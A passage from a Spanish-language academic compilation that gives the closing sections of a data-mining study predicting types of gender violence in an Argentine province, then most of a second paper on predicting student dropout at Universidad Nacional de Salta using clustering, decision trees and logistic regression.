Se evidencia un predominio de violencia psicológica por parte de las ex parejas de las víctimas, en mucha menor medida la violencia económica-patrimonial.

4. Predicción de los Tipos de Violencia

Predicir la conducta que genera el agresor hacia la víctima permitiría reducir tiempos de actuación ante hechos de violencia de género. A continuación se analiza la predicción de los Tipos de Violencia que existen mediante las siguientes variables independientes de entrada: Detalle del Lugar, Hijos, Hora, Modo de Violencia, Modus Operandi, Motivo.

El entrenamiento del modelo se realizará con dos algoritmos uno de ellos es el C4.5(J48) y el otro es Deep Learning del Software H2O.

Como método de validación se usó la validación cruzada simple, que, como menciona Cristina Gil consiste en dividir de manera aleatoria y comparable el conjunto de observaciones disponibles en dos partes, entrenamiento o training y validación o test. El modelo se ajusta usando el conjunto de entrenamiento, y este mismo modelo se usa para predecir las nuevas observaciones del test. [12]

El modelo trabajo con los atributos nombrados con anterioridad, utilizando el 80% de los datos para entrenamiento y 20% del DataSet restante para test, empleando además un operador de performance para evaluar el modelo.

4.1 Predicción utilizando el Algoritmo C4.5 (J48)

El algoritmo C4.5 (J48), además de analizar la clasificación que existe entre los datos suministrados puede predecir, el atributo que se estime como objetivo. Este algoritmo es uno de los clasificadores que permite la poda de las ramas cuando se cuenta con varios estados.

Table 2. Predicción de Tipos de Violencia con C4.5 (J48)

	true PSICOLOGICA	true ECONOMICA Y PATRIMONIAL	true FISICA	true SEXUAL	true SD	true VIOLENCIA AVICARIA	true FISICA	class precision
pred. PSICOLOGICA	1051	14	69	4	2	1	0	92.11%
pred. ECONOMICA Y PATRIMONIAL	0	11	1	0	0	0	0	91.67%
pred. FISICA	88	10	3577	34	2	0	3	96.31%
pred. SEXUAL	0	0	1	0	0	0	0	0.00%
pred. SD	1	0	0	0	14	0	0	93.33%
pred. VIOLENCIA AVICARIA	0	0	0	0	0	0	0	0.00%
pred. FISICA	0	0	0	0	0	0	0	0.00%
class recall	92.19%	31.43%	98.05%	0.00%	77.78%	0.00%	0.00%	

Los resultados tienen un accuracy: 95.29% +/- 0.64% (micro average: 95.29%). Es destacable la clase de precisión que se dio en el tipo de violencia “Física” que logra una precisión de 96% y en el tipo de violencia “Psicológica” una precisión de 92%, por último el tipo de violencia económica y patrimonial logra el 91,6%.

4.2 Predicción utilizando el Algoritmo Deep Learning

El algoritmo Deep Learning se basa en una red neuronal artificial de alimentación de múltiples capas que se entrena con el descenso de gradiente estocástico mediante propagación hacia atrás.

Un modelo de feedforward artificial neural network (ANN), también conocido como deep neural network (DNN) o multi-layer perceptron (MLP), es el tipo más común de Deep Neural Network y el único tipo que se admite de forma nativa en H2O. [13]

Se utilizó este algoritmo para predecir los Tipos de Violencia con la intención de encontrar una comparativa

con el algoritmo anterior. Los resultados se muestran en la tabla 3.

Table 3. Predicción de Tipos de Violencia con Deep Learning

	true PSICOLOGICA	true ECONOMICA Y PATRIMONIAL	true FISICA	true SEXUAL	true SD	true VIOLENCIA AVICARIA	true FISICA	class precision
pred. PSICOLOGICA	1047	18	74	4	1	1	0	91.44
pred. ECONOMICA Y PATRIMONIAL	0	2	0	0	0	0	0	100
pred. FISICA	92	15	3573	34	2	0	3	96.07
pred. SEXUAL	0	0	0	0	0	0	0	0
pred. SD	1	0	1	0	15	0	0	88.24
pred. VIOLENCIA AVICARIA	0	0	0	0	0	0	0	0
pred. FISICA	0	0	0	0	0	0	0	0
class recall	91.84	5.71	97.94	0	83.33	0	0	

Los resultados tienen un accuracy: 94.96% +/- 0.80% (micro average: 94.96%). A diferencia de la tabla 2, con el algoritmo Deep Learning se puede observar que se tiene mejores resultados en el tipo de violencia Económica y Patrimonial, y la precisión para el tipo de violencia Física es de 96%, destacándose que se obtiene un peor resultado con el tipo de violencia que no se encuentra definida.

5. Conclusiones

El análisis inteligente de datos resulta adecuado para ser aplicado en cualquier ámbito: académico, privado y público; pero resulta sumamente útil en el estudio de diversas problemáticas que afectan a la sociedad.

En este trabajo se realiza un análisis inteligente que conlleva un tiempo de aplicación y retroalimentación, para el estudio de la Violencia contra la Mujer.

En primera instancia se identificaron patrones de los hechos delictivos que ocurren en el periodo comprendido entre los años 2016 al 2019, de los que sobresale que la mayor frecuencia de hechos de violencia se dan los fines de semana en el horario comprendido entre las 20 y 23 hs., circunstancias que permiten definir políticas de prevención. Especialistas en Violencia de Género consultados en el Consejo Provincial de la Mujer, explicaron que los hechos de violencia de género ocurren con mayor frecuencia los fines de semana debido a que el agresor sale de su rutina cotidianas y realiza prácticas sociales y culturales aceptadas socialmente (juntada entre amigos, partidos de fútbol, etc.), que se producen mediatizadas por el consumo de bebidas alcohólicas, incidiendo en el desarrollo del círculo de la violencia.

Respecto a las edades de las víctimas, se evidencia que la problemática de la violencia de género afecta a mujeres de todas las edades, presentándose el mayor número en el rango comprendido entre los 20 a 25 años de edad. Mientras que el predominio de edad de los hombres que ejercen violencia se da entre los 20 a 35 años.

Las reglas de clasificación permiten interpretar los tipos de violencia que ocurren entre la víctima y el agresor, donde el objetivo fue buscar los vínculos predominantes en los hechos de violencia. Esta etapa es útil para identificar la relación que existe en el momento que se reportó el hecho

de violencia y permite a las autoridades encontrar una manera de prevenir la violencia en las distintas etapas de la vida de la mujer, es destacable que los registros reportan que las adolescentes sufren violencia en su mayoría por los agresores con el vínculo de novios y para las mujeres jóvenes y adultas el agresor mayormente es la ex pareja, situación diferente para las mujeres adultas mayores donde el vínculo es el esposo o concubino. Posteriormente, a la información que se clasificó, se utilizó para predecir utilizando dos algoritmos C4.5 (J48) y Deep Learning obteniendo mejores resultados, por una leve diferencia, con el algoritmo C4.5(J48) con un 95% de exactitud con respecto a un 94,96% de Deep Learning. La diferencia de los resultados se dio en los tipos de violencia “Sin Definir” que según la fuente de datos, estos tipos de hechos no se describieron por tratarse de “información sensible”.

El trabajo de minería de datos conlleva una etapa fundamental y ardua, tal cual es la limpieza de los datos, necesaria para conseguir un correcto análisis de la información. Se considera importante también trabajar con nuevas técnicas para mejorar el trabajo diario de las personas que toman decisiones.

El trabajo genera un estudio que ayuda en la intervención de cada organismo, teniendo como objetivo el bienestar de la persona, salud e instituciones judiciales y, sobre todo, como materia investigativa que permitan conocer las causas que originan este tipo de delito en la provincia.

Referencias

- [1] “Ley 26.485. Protección Integral para Prevenir, Sancionar y Erradicar la Violencia contra las Mujeres en los Ámbitos en que Desarrollen sus Relaciones Interpersonales”. 2009. Consultado en Septiembre de 2.019.
- [2] Rico, N. “Violencia de género: un problema de derechos humanos”. Naciones Unidas, CEPAL. Santiago, Chile. 1.996. pp. 5-9.
- [3] Asencios, Violeta “Data Mining y el descubrimiento del conocimiento” Editor Industrial Data, vol. 7, núm. 2, 2004, pp. 83-86
- [4] Instituto Nacional de Estadística y Censo, consultado 24 de diciembre de 2019. <https://www.indec.gob.ar/>
- [5] Instituto de las Mujeres del Estado de San Luis Potosi “Diagnóstico Sobre las Causas, Efectos y Expresiones de Violencia Contra las Mujeres en los Hogares de la Microrregión Huasteca Centro del Estado de San Luis Potosí (DICEEVIMH)”. México, 2006.
- [6] Iizuka, Y., Shiohara, H., Iizuka, T., & Isobe, S. “Automatic visualization method for visual data mining”. Proceedings of the Second Pacific-Asia Conference on Knowledge Discovery and Data Mining, 173-185. Melbourne, Australia. 1998
- [7] Robert W. Kerbs, “The Extraction of Classification Rules and Decision Trees from Independence Diagrams”, Nova Southeastern University, 2001.
- [8] Michalski, R.S., A theory and methodology of inductive learning. In: Michalski,. Machine Learning: An Artificial Intelligence Approach, pp. 83-134, 1983.
- [9] Yaima Filiberto, Rafael Bello, Yailé Caballero, Mabel Frías “Algoritmo para el aprendizaje de reglas de clasificación basado en la teoría de los conjuntos aproximados extendida”, Dyna rev.fac.nac.minas vol.78 no.169 Medellín, 2011
- [10] Pérez López, César “Minería de datos: técnicas y herramientas” Thomson Ediciones, 2008. ppt 8
- [11] Martínez Abad, Fernando “Aplicación de Técnicas de Minería de Datos con Software Weka”, Universidad de Salamanca. <https://knowledgesociety.usal.es/sites/default/files/Apuntes-curso-Weka.pdf>. Accedido en Noviembre de 2019.
- [12] Gil Cristina. .Métodos de Remuestreo y Validación de Modelos: Validación Cruzada y Bootstrap. https://rpubs.com/Cristina_Gil/CV_Bootstrap. Accedido el 10 de Octubre de 2020.
- [13] Algoritmo Deep Learning (Neural Networks). <https://docs.h2o.ai>. Accedido el 17 de Junio de 2020.
- [14] Eckert, Karina B. y Suénaga, Roberto. Análisis de Deserción-Permanencia de Estudiantes Universitarios Utilizando Técnica de Clasificación en Minería de Datos. Universidad Gastón Dachary, Departamento de Ingeniería y Ciencias de la Producción. Publicado en Octubre 2015. Accedido el 16 Octubre de 2020.
- [15] Shanker, Udai, Pandey, Sarvesh. Handling Priority Inversion in Time-Constrained Distributed Databases. Editorial IGI Global. 2020.

Técnicas de Minería de Datos aplicadas al abandono de los estudiantes de la Facultad de Ciencias Exactas

Claudia S. Ibarra, Cristian A. Martínez
Departamento de Informática, Facultad de Ciencias Exactas
Universidad Nacional de Salta
Av. Bolivia 5150, Salta Argentina, CP 4400
ibarracs@gmail.com, cmartinez@di.unsa.edu.ar

Resumen

Es alto el porcentaje de alumnos que ingresan a las universidades públicas argentinas y abandonan sus estudios. La Universidad Nacional de Salta (UNSa) no es ajena a esta situación. El objetivo de este trabajo fue utilizar técnicas de Minería de Datos para obtener modelos que permitan identificar, con antelación, a los estudiantes con mayor riesgo de deserción y los factores de abandono, en las carreras de la Facultad de Ciencias Exactas de la UNSa. Se aplicaron técnicas de agrupamiento para caracterizar grupos de estudiantes, regresión logística binaria para predecir la probabilidad de la continuidad o no en los estudios de los estudiantes y árboles de clasificación para obtener un modelo que permita predecir los factores que propician la deserción de los estudiantes, basado en los datos disponibles. Para ello, se utilizaron datos correspondientes a la base histórica de los periodos 2015, 2016 y 2017, de los alumnos de la facultad y el lenguaje de programación R, para la implementación de los métodos.

1. Introducción

Uno de los principales problemas que enfrentan las universidades públicas argentinas es el abandono estudiantil. El abandono antes de concluir los estudios atraviesa a más del 50% de los alumnos universitarios [18]. La UNSa no es ajena a esta situación. Alrededor del 60% de los alumnos que ingresan, abandonan sus estudios [20].

El análisis de la situación del sistema universitario argentino, realizado por el Centro de Investigaciones Sociales y Económicas (CISE), muestra un indicador que evidencia un muy bajo desempeño del rendimiento de los estudiantes. Este se refiere a la *cantidad de materias*

aprobadas por año. El 35,7% no aprueba ninguna y el 15,3% sólo una. Las Universidades con mayor proporción de alumnos que no aprueban más de una materia al año son: Salta (70,1%), Jujuy (69,3%) y Córdoba (66,3%)[10].

La Minería de Datos o Data Mining es un proceso que reúne un conjunto de herramientas de diversas ciencias (Estadística, informática, Matemáticas, Ingeniería, entre otras). Este proceso tiene por objetivo extraer información útil o conocimiento oculto de grandes volúmenes de datos que no sería posible por procedimientos tradicionales de análisis de datos [11].

Existen diversos estudios y publicaciones que abordan en distintas asignaturas, el problema del abandono estudiantil utilizando técnicas de minería de datos. El presente trabajo propone la aplicación de dos técnicas predictivas, a la cohorte 2015 de todas las carreras de grado de la Facultad de Ciencias Exactas. La implementación de las mismas se realizó con R, que es el lenguaje más utilizado en investigación científica, de filosofía Open Source.

El artículo se ha estructurado en seis secciones, incluida la presente introducción. En la segunda sección, se presenta el Estado del Arte con una revisión de trabajos en los que se analiza aspectos relacionados con el abandono estudiantil, aplicando técnicas de Minería de Datos. La tercera, presenta el proceso descubrimiento de conocimiento de bases de datos (KDD) y conceptos asociados a la Minería de Datos. En la cuarta sección, se comenta el tipo de investigación realizada, el contexto desde donde se obtuvieron los datos y a continuación, los pasos realizados para preparar la vista minable, que se utilizará en la etapa de minería de datos. Además se explica todas las acciones realizadas, los métodos empleados y aspectos considerados, para obtener los modelos necesarios para el logro de los objetivos propuestos. En la quinta sección, se describe, interpreta y evalúa los resultados obtenidos con los métodos de agrupamiento, regresión logística y árboles de decisión aplicados. Finalmente, se exponen las conclusiones extraídas.

2. Estado del Arte

En la literatura, se ha analizado la educación universitaria para conocer más a fondo aspectos relacionados con la deserción aplicando técnicas de Minería de Datos. Se presentan a continuación algunos de los trabajos realizados.

Eckert and Suenaga [8] analizan la información académica de los estudiantes de la carrera de Ingeniería en Informática de la Universidad Gastón Dachary en Argentina. La fuente de datos contiene información proporcionada al ingreso (personales y antecedentes educativos) y la que se genera durante el periodo de estudios. Aplican algoritmos de clasificación como árboles de decisión, redes bayesianas y reglas. Algunas de las variables de estudio son el número de materias aprobadas de primer año, materias aprobadas en el primer año de cursado, edad de ingreso y establecimiento educativo de procedencia del estudiante.

Sotomonte et al., [21] generaron un modelo de árbol de decisión implementado con el algoritmo J48 mediante el uso de la herramienta WEKA. Se identificaron como factores influyentes la cantidad de materias cursadas, género y situación socioeconómica.

Adrogué and Fanelli [1] han calculado las tasas globales de abandono por nivel socioeconómico en base a información provista por la Encuesta Permanente de Hogares y analizado los principales factores demográficos y socioeconómicos que inciden en la probabilidad de abandonar los estudios universitarios. Entre los factores asociados con la probabilidad de abandonar los estudios superiores, utilizando regresión logística, se destacan: el nivel socioeconómico del hogar, el clima educativo del grupo familiar, estar cursando el primer año de los estudios universitarios y el ser estudiante de primera generación.

Miranda and Guzmán [15] a partir de resultados obtenidos sobre datos de las carreras de Ingeniería de la Universidad Católica del Norte en Antofagasta y Coquimbo (Chile) determinan que las variables que mejor explican la deserción de un estudiante son las razones socioeconómicas y el puntaje de ingreso a la universidad (PSU). Según el árbol de decisión construido se concluye que la retención se sitúa en un 78,3%.

Bitocchi [4] seleccionó al azar siete cursos o materias, con mayor índice de deserción. Se utilizó el método de árboles de decisión. Entre los principales resultados, obtenidos mediante Árboles de decisión, se pudo observar que los modelos predictivos contribuyeron a reducir en un 25% y 40% los niveles de desaprobación y las variables que mejor predijeron fueron la carrera que estudian (vocación), el número de veces que se matriculan en la asignatura y la nota que tuvieron en Matemática o Comunicación, cuando cursaron el quinto año de secundaria.

3. Conceptos de Minería de datos

La Minería de Datos (Data Mining) es la fase más representativa del proceso de “Descubrimiento de Conocimiento en Base de Datos” (KDD), por lo que algunos autores usan los términos Minería de Datos como sinónimo de KDD.

La extracción o descubrimiento de conocimiento en base de datos (Knowledge Discovery in Databases, KDD) se puede definir como “el proceso no trivial de identificar patrones válidos, novedosos, potencialmente útiles y, en última instancia, comprensibles a partir de los datos” [9]. También se dice que es un proceso complejo que incluye no sólo la búsqueda de cualidades, relaciones y patrones globales que existen en los datos, sino también la evaluación y posible interpretación de los mismos [12].

El proceso del descubrimiento del conocimiento es iterativo e interactivo, y consiste de cuatro fases (Fig. 1).




Figura 1. Etapas en el proceso KDD

La Minería de Datos es la aplicación de los métodos de aprendizaje y estadísticos para la obtención de patrones y modelos. Tiene por objetivo analizar los datos para producir nuevo conocimiento que pueda utilizar el usuario. Esto se realiza construyendo un modelo basado en los datos recopilados para este efecto. El modelo es una descripción de los patrones y relaciones entre los datos que pueden usarse para hacer predicciones, para entender mejor los datos o para explicar situaciones pasadas (Hernández Orallo et al., [12]).

En la actualidad existen muchas aplicaciones de minería de datos muy potentes, con muchas herramientas que facilitan su aplicación en distintos proyectos. En este trabajo se utilizó RStudio, el cual es un entorno de desarrollo integrado (IDE) que proporciona una interfaz al agregar muchas funciones y herramientas que facilitan la programación de scripts en R [7].

4. Metodología de la investigación

Se realizó una investigación propositiva y experimental. Propositiva, ya que se fundamentó en la necesidad de reducir el índice de abandono estudiantil en la Facultad de Ciencias Exactas y tratar de orientar a los directivos a tomar mejores decisiones al implementar acciones para superar la problemática actual. Experimental, pues utilizó un conjunto de datos correspondientes a la base histórica.

4.1 Caso de estudio

La UNSa tiene su sede central de gobierno y administración en la ciudad de Salta. Está integrada por Facultades, Sedes Regionales, Institutos de Investigación y Establecimientos de Enseñanza Preuniversitaria.

Ciencias Exactas es una de las seis facultades de la Universidad. Está integrada por los departamentos de Física, Química, Matemática e Informática. En ella se dictan quince carreras de grado.

4.2 Preparación de datos

Los datos analizados corresponden a los alumnos ingresantes a la Facultad de Ciencias Exactas en el año 2015. La principal fuente de datos la constituyen los registros correspondientes al periodo académico 2015 al 2017, obtenidos a través del sistema de gestión de alumnos SIU Guaraní¹ y por el sistema de información estadística de alumnos SIU Araucano. Inicialmente se realizó una selección preliminar de datos, antes de unificar todo en una sola fuente. Se descartaron algunas variables por tener un alto porcentaje de datos ausentes (en promedio 85%).

En este trabajo se tuvo en cuenta datos personales, historial académico, antecedentes del nivel medio y datos socioeconómicos de los alumnos. Como resultado, se obtuvo un repositorio compuesto por 783 registros y 31 variables.

Con los datos integrados, se realizó un análisis estadístico de las variables seleccionadas, para tener una mayor comprensión e identificar las propiedades típicas de los datos. Luego, se procedió con la limpieza a fin de eliminar problemas que afecten la calidad de los mismos. Finalmente, se realizaron las transformaciones necesarias en algunas de las variables seleccionadas.

Se obtuvo un repositorio final compuesto por 780 registros y 19 variables, a saber:

- ‘Carrera’ (carrera en la que ingresó en el año 2015)
- ‘Estado01’ (variable dicotómica que indica si el estudiante continúa con sus estudios con valor igual a 1, y 0 en caso contrario)
- ‘Aprobadas’ (cantidad de materias aprobadas)
- ‘Regulares’ (cantidad de materias regularizadas)
- ‘Rendimiento’ (cociente entre cantidad materias aprobadas y regulares)
- ‘EsMujer’ (si es mujer o no)
- ‘Edad’ (edad del estudiante al iniciar la carrera)
- ‘TipoDeColeg’ (tipo de colegio secundario)
- ‘AniosEI’ (cantidad de años entre egreso del secundario e ingreso a la universidad)

¹ SIU Guaraní es un sistema de gestión de alumnos que registra y administra todas las actividades académicas de la Universidad, desde que los alumnos ingresan como aspirantes hasta que obtienen su título. El sistema es provisto por el programa SIU, dependiente de la secretaría de Políticas Universitarias del Ministerio de Educación de la Nación.

- ‘ECivil’ (Estado Civil)
- ‘SitLaboral’ (si trabaja o no)
- ‘HsTrabajo2’ (cantidad de horas de trabajo)
- ‘EstPadreR2’ (nivel de estudio del padre)
- ‘EstMadreR2’ (nivel de estudio de la madre)
- ‘SitLaboralPadre’ (situación laboral del padre)
- ‘SitLaboralMadre’ (situación laboral de la madre)
- ‘ViveCon’ (con quién vive)
- ‘filiarCargo’ (cantidad de familiares a cargo)
- ‘CosteaFlia’ (costea estudios familia)

4.3 Caracterización de los estudiantes

Se utilizaron métodos de agrupamiento para identificar grupos relativamente homogéneos, basados en las características seleccionadas de los estudiantes.

El agrupamiento (clustering) es una de las tareas descriptivas más frecuentes en la minería de datos. Sin tener previamente clases predefinidas, su objetivo es encontrar grupos, con características similares, entre un conjunto de individuos basado en alguna medida de distancia. Estos agrupamientos son útiles para la exploración de datos, la identificación de anomalías en los datos y la creación de predicciones [2].

Se buscó entonces, una estructura en los datos que ayude a entender mejor la realidad de la población estudiantil investigada, que oriente a las autoridades de la facultad en la toma de decisiones diferentes para cada grupo y seleccionar acciones específicas, respecto de la situación que se desee mejorar. A tal efecto, primero se aplicó agrupamiento jerárquico para obtener una cantidad a priori de grupos de estudiantes. Luego, se empleó el método de agrupamiento no jerárquico K-Means.

El algoritmo K-Means o de las K-medias (presentado por MacQueen en 1967), es uno de los algoritmos de aprendizaje no supervisado más simples para resolver el problema de agrupamiento. La idea principal es situar K puntos como centroides iniciales en el espacio donde se sitúan los elementos a agrupar, para luego asignar (de manera iterativa y hasta alcanzar la convergencia) cada elemento al grupo con el centroide más cercano [16]. Para ello, el algoritmo utiliza el *Criterio de la Inercia*, que indica que el modelo será óptimo cuando los grupos formados tengan una distancia mínima intra-cluster y una distancia máxima inter-cluster [6].

Uno de los problemas de K-Means es discernir previamente la cantidad de grupos que existen entre los datos.

4.3.1 Agrupamiento Jerárquico

Se aplicó el método jerárquico aglomerativo. Este método clasifica los objetos en una jerarquía similar a un diagrama en forma de árbol denominado dendrograma.

Se utilizó R para la implementación del método, y sus funciones de uso más frecuente: ‘*hclust*’ (paquete de estadísticas) y ‘*agnes*’ (paquete de clúster).

4.3.2 Agrupamiento no jerárquico K-Means

Con K-Means se buscó segmentar el conjunto de datos de los estudiantes de la facultad en K grupos homogéneos, disjuntos entre sí. K representa el número de grupos o clústers a considerar. Se asignó como valor, la cantidad de grupos identificados con el método de agrupamiento jerárquico, el cual determinó seis grupos.

La selección de las variables a utilizar, se realizó comparando el criterio de la inercia, que indica cuán óptimo es el modelo, con distintas combinaciones de variables e intentando utilizar la mayor cantidad de variables numéricas posible. El caso de prueba elegido, por obtener la menor inercia intra-grupo, consideró los datos de los estudiantes, correspondientes a los siguientes atributos:

- Edad (edad del estudiante al iniciar la carrera),
- HsTrabR2 (cantidad de horas de trabajo),
- EstPadreR2 (nivel de estudio del padre),
- EstMadreR2 (nivel de estudio de la madre),
- AniosEI (cantidad de años entre egreso del secundario e ingreso a la universidad),
- fliarCargo (cantidad de familiares a cargo),
- Regulares (cantidad de materias regularizadas) y
- Aprobadas (cantidad de materias aprobadas).

4.4 Árboles de decisión

Se eligió para el diseño del primer modelo predictivo, el método de árbol de decisión de tipo clasificación. Un árbol de decisión es un modelo jerárquico para el aprendizaje supervisado, que puede ser aplicado para un problema de regresión o clasificación [14]. En los árboles de decisión de regresión, la variable de respuesta es continua, mientras que en los de clasificación, la variable de respuesta o variable clase es discreta. Esta técnica proporcionó un modelo que permitió predecir las condiciones que cumplen los estudiantes que abandonan sus estudios, basados en antecedentes de conducta histórica.

Existen diferentes maneras de obtener árboles de decisión, la que se usó en esta investigación es conocida como CART. Esta es una técnica con la que se pueden obtener árboles de clasificación y de regresión. La implementación particular de CART que se utilizó, es conocida como RPART (Recursive Partitioning and Regression Trees), de allí el nombre del paquete de R que se usó en este trabajo.

Para construir un árbol de decisión fue necesario definir una función que relaciona una variable categórica dependiente (clase) con n variables independientes (categóricas o numéricas). En nuestro caso se trabajó con la variable dependiente 'Estado01', que indica la continuidad o no en los estudios de un estudiante. Se utilizó como variables predictoras a 'Carrera', 'Regulares' (cantidad de materias regulares), 'Edad' (edad al iniciar su carrera), 'EsMujer' (si es mujer o no), 'TipodeColeg' (tipo de colegio secundario), 'EstMadreR2' (nivel de estudio de la madre).

El siguiente paso fue definir la muestra de entrenamiento y la muestra de prueba en una proporción 70:30. Luego se diseñó y graficó el modelo, a partir de las variables predictoras. Se utilizaron las funciones de R: `rpart()`, para generar el modelo, y `rpart.plot()`, para obtener su gráfico. Finalmente se analizó su capacidad predictiva.

4.5 Regresión logística

Se utilizó regresión logística con el objetivo de intentar predecir la probabilidad de la continuidad o no en los estudios de los estudiantes de la facultad.

La regresión logística es una técnica analítica que permite relacionar funcionalmente una variable dicotómica con un conjunto de variables independientes. Es un método lineal que intenta modelizar la probabilidad de ocurrencia de un evento. La variable dependiente es categórica dicotómica o politómica, a los efectos de facilitar la interpretación [5].

El modelo de regresión logística se puede escribir como (Eq. 1):

$$L_i = \ln\left(\frac{P_i}{1 - P_i}\right) = Z_i = \beta_0 + \beta_1 x_1 + \dots + \beta_p x_p = \beta_0 + \sum_{K=1}^p \beta_K$$

Donde P_i es la probabilidad de que ocurra el evento de interés (en nuestro caso, continuar los estudios).

En este trabajo se construyó el modelo de predicción considerando a la variable 'Estado01' como variable dependiente. Como variables independientes (o predictoras) se utilizó: 'rendimiento', 'Edad' (al iniciar su carrera), 'HsTrabajo2' (cantidad de horas de trabajo), 'EstPadreR2' (nivel de estudio del padre), 'EstMadreR2' (nivel de estudio de la madre), 'AniosEI' (años entre egreso del secundario e ingreso a la Universidad), 'fliarCargo' (cantidad de familiares a cargo), 'Regulares' (cantidad de materias regulares), 'Aprobadas' (cantidad de materias aprobadas).

El ajuste del modelo de regresión logística se realizó dividiendo los datos en una proporción de 70:30. El conjunto de entrenamiento se utilizó para capacitar el modelo de regresión logística, el que luego se validó usando el conjunto de prueba.

Se construyó con R los modelos de regresión logística. Luego, se eligió el modelo más conveniente teniendo en cuenta sus desviaciones y la medida estadística de ajuste AIC (Akaike Information Criteria), que penaliza el modelo logístico para el número de variables predictoras. Esta métrica se utiliza para hacer comparaciones entre diferentes modelos, un AIC más bajo indica un mejor ajuste. Un modelo con un valor mínimo de AIC se considera un modelo adecuado. Elegido el modelo, con la menor medida AIC, se examinó sus coeficientes, se evaluó su eficiencia y se verificó su importancia.

Existen distintas técnicas estadísticas para calcular la significancia de un modelo logístico en su conjunto (p-value del modelo). Todas ellas consideran que el modelo es útil si es capaz de mostrar una mejora respecto a lo que

se conoce como modelo nulo, el modelo sin predictores. En este trabajo, para evaluar el modelo, se utilizó:


- Test Wald Chi-test, que sirve para evaluar la significancia estadística de cada coeficiente en el modelo.
- Análisis de las desviaciones, para ver cómo disminuye la desviación al agregar, de una en una, cada variable al modelo.
- El estadístico razón de verosimilitud, que permite valorar si las variables predictoras, tomadas en conjunto, contribuyen efectivamente a "explicar" las modificaciones que se producen en P (Y=1).
- El cálculo del Pseudo R² de McFadden, número que indica si el modelo tiene o no poder predictivo.

5. Resultados obtenidos

Se detalla a continuación, los resultados obtenidos al aplicar las técnicas de agrupamiento jerárquico, agrupamiento no jerárquico K-Means, regresión logística y árboles de clasificación. Además, se interpretan y evalúan los resultados obtenidos de cada uno de los métodos.

5.1 Métodos de agrupamiento jerárquico

La Fig. 2 muestra el dendograma obtenido. Se visualiza la conformación de 6 clústers o grupos, cada uno con distintos colores.



Por la distribución de observaciones por grupo se observa un clúster mayoritario. El coeficiente de aglomeración obtenido es de 0.9471413, valor muy cercano a 1, lo que sugiere una estructura de agrupación fuerte.

5.2 Método de agrupamiento no jerárquico K-Means

Aplicando K-Means, al caso de prueba elegido se obtuvo la inercia total de 6224 y de inercia intra grupo de 2814.31 que resultó ser la menor de todas, lo que indicó que en este caso, la distancia entre sus elementos es la menor. Es decir, sus elementos son más similares.

A continuación, se describe la caracterización realizada de los estudiantes de la Facultad de Ciencias Exactas, Cohorte 2015.

Grupo 1

Este grupo o clúster lo conforman 45 estudiantes (5.7%). La edad promedio de los estudiantes es de 26 años. En general, sus padres tienen estudios secundarios incompletos y sus madres, estudios secundarios completos. La mayoría de los estudiantes trabaja entre 20 y 35 horas, sin familiares a cargo. La cantidad de años entre su egreso de la secundaria e ingreso a la Universidad, en promedio es de 7 años; corresponden mayoritariamente a las carreras de Tecnicatura en Energía Solar y Tecnicatura Electrónica Universitaria, con una materia regular en promedio, ninguna aprobada y continúan estudiando.

Grupo 2

Está integrado por 318 estudiantes (41%). La edad promedio es de 20 años. La mayor proporción de sus padres tienen estudios secundarios completos y sus madres estudios superiores incompletos. La mayoría de los estudiantes trabaja hasta 10 horas, sin familiares a cargo. La cantidad de años entre su egreso de la secundaria e ingreso a la Universidad, en promedio, es de 3 años; pertenecen mayoritariamente a la Licenciatura en Análisis de Sistemas, con ninguna materia regular en promedio y la mayoría de ellos abandona la carrera.

Grupo 3

Este grupo contiene 50 estudiantes (6.4 %). La edad promedio es de 38 años. La mayor proporción de sus padres y madres tienen estudios secundarios incompletos. Trabajan de 10 a 20 horas, con un familiar a cargo. La cantidad de años entre su egreso de la secundaria e ingreso a la Universidad, en promedio es de 20 años; cursan la Tecnicatura en Programación y Tecnicatura Electrónica Universitaria, con ninguna materia regular en promedio y la mayoría de ellos continúa sus estudios.

Grupo 4

Está integrado por 39 estudiantes (5%). La edad promedio de los estudiantes es de 21 años. Sus padres tienen estudios secundarios completos, al igual que sus madres. La mayoría de ellos no trabaja, y tienen un familiar a cargo. La cantidad de años entre su egreso de la secundaria e ingreso a la Universidad, en promedio, es de 2 años; cursan la Licenciatura en Análisis de Sistemas, con ninguna materia regular en promedio y la mayoría de ellos abandona sus estudios.

Grupo 5

Este clúster lo conforman 77 estudiantes (9.8%). La edad promedio 19 años. Sus padres tienen estudios secundarios incompletos mientras que sus madres tienen estudios secundarios completos. La mayoría de los estudiantes del clúster no trabaja y no tienen familiar a cargo. Por otra parte, la cantidad de años entre su egreso de la secundaria e ingreso a la Universidad, en promedio, es de 3 años; cursan la Licenciatura en Química, Licenciatura en Análisis en Sistemas, Licenciatura Física y Analista Químico, con 6 materias regulares en promedio y la mayoría de ellos continúa sus estudios.

Grupo 6

Está formado por 250 estudiantes (32%), y la edad promedio es de 20 años. Sus padres tienen estudios primarios completos y sus madres tienen estudios secundarios incompletos. La mayoría de ellos no trabajan y no tienen familiar a cargo. Los años entre su egreso de la secundaria e ingreso a la Universidad, en promedio, es de 3 años. La mayoría cursa la Licenciatura en Análisis en Sistemas, Tecnicatura en Programación y Analista Químico, con ninguna materia regular en promedio. Del total, la mitad de ellos continúa sus estudios y la otra no.

Los resultados obtenidos con el método muestran las características de los alumnos que continúan sus estudios y de los que lo abandonan.

